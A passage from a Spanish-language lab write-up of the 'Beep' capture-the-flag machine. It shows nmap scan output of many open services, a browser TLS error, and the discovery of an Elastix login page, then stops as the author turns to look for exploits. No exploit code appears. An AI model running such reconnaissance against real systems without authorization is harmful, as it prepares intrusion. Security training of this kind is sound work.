

Beep - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+5UteAWn8KKj3FRGuF4LyeDmo/xxuHgSsdCjYuWtNS8m7stqgNH5edUu8vZ0pzF/quX5kphWg/U
Oz9weGeGyzde5lfb8epRlTQ2kfbP00l+kq9ztuWaXOsZQGcSR9iKE4lLRJhRCLYPaEbuxKnYz4WhAv4yD5AAAAFQDXgQ9BbvoxeDahe/ksAac2ECqflwAAAI
EAiGdIue6mgTfdz/HikSp8DB6SkVh4xjpTTZE8L/HOVpTUYtFYKYj9eG0W1WYo+lGg6SveATlp3EE/7Y6BqdtJNm0RfR8kihoqSL0VzKT7myerJWmP2EavMR
PjkbXw32fVBdCGjBqMgDl/QSEn2NNDu8OAyQUVBEHrE4xPGI825qgAAACANnqx2XdVmY8agjD7eFLmS+EovCIRz2+iE+5chaljGD/27OgpGcjdZNN+xm85PP
FjUKJQuWmwMVTQRdza6TSp9vvQAgFh3bUtTV3dzDCuoR1D2Ybj9p/bMPnyw62jgBPxj5lVd27LTBi8IAH2fZnct7794Y3Ge+5r4Pm8Qbrpy68=
|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA4SXumrUtyO/pcRLwmvnF25NG/ozHsxSVNRmTwEf7AYubgpAo4aUuvhZXg5iymwTcZd6vm46Y+TX39NQV/y
T6ilAEtLbrj1PLjJl+UTS8HDIKl6QgIb1b3vuEjbVjDj1LTq0Puzx52Es0/86WJNRVwh4c9vN8MtYteMb/dE2Azk0SQMtpBP+4Lul4kQrNwl/qjg+lQ7XE+N
U7Va22dpEjLv/TjHAKImQu2EqPsC99sePp8PP5LdNbda6KHsSrZXnK9hqpxnwattPHT19D94NHVmMHfea9gXN3NCI3NVfDHQsxhqVtR/LiZzpbKHldFU0lfZ
YH1aTdBfxvMLrVhasZcw==
25/tcp    open  smtp       syn-ack ttl 63 Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http       syn-ack ttl 63 Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: TOP STLS LOGIN-DELAY(0) UIDL PIPELINING IMPLEMENTATION(Cyrus POP3 server v2) USER EXPIRE(NEVER) AUT
H-RESP-CODE APOP RESP-CODES
111/tcp   open  rpcbind    syn-ack ttl 63 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            789/udp   status
|_  100024  1            792/tcp   status
143/tcp   open  imap       syn-ack ttl 63 Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: THREAD=ORDEREDSUBJECT SORT Completed URLAUTHA0001 OK SORT=MODSEQ RIGHTS=kxte ACL LITERAL+ ANNOTATEM
ORE CONDSTORE LIST-SUBSCRIBED MAILBOX-REFERRALS LISTEXT IDLE RENAME X-NETSCAPE UNSELECT UIDPLUS CATENATE THREAD=REFERENC
ES BINARY MULTIAPPEND STARTTLS IMAP4rev1 IMAP4 NO ID QUOTA NAMESPACE ATOMIC CHILDREN
443/tcp   open  ssl/http   syn-ack ttl 63 Apache httpd 2.2.3 ((CentOS))
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
|_http-title: Elastix - Login page
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```



```
792/tcp   open  status     syn-ack ttl 63 1 (RPC #100024)
993/tcp   open  ssl/imap   syn-ack ttl 63 Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d
3306/tcp  open  mysql      syn-ack ttl 63 MySQL (unauthorized)
4190/tcp  open  sieve      syn-ack ttl 63 Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp? syn-ack ttl 63
4559/tcp  open  hylafax    syn-ack ttl 63 HylaFAX 4.3.10
5038/tcp  open  asterisk   syn-ack ttl 63 Asterisk Call Manager 1.1
10000/tcp open  http       syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix

Host script results:
|_clock-skew: 0s

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Oct  8 03:53:55 2024 -- 1 IP address (1 host up) scanned in 405.39 seconds
```

Intentamos ver el contenido del puerto 80, que se redirecciona a https, pero no podemos ver el contenido a traves de firefox porque tiene un cifrado tls menor que 1.2:



Secure Connection Failed


An error occurred during a connection to 10.10.10.7. Peer using unsupported version of security protocol.

Error code: SSL_ERROR_UNSUPPORTED_VERSION

- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.


This website might not support the TLS 1.2 protocol, which is the minimum version supported by Firefox.

Vamos a visitarlo a traves del navegador de portswigger:




Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2024.

Nos encontramos ante elastix, un sofware que esta corriendo detras del puerto 80, vamos a buscar exploits para elastix:



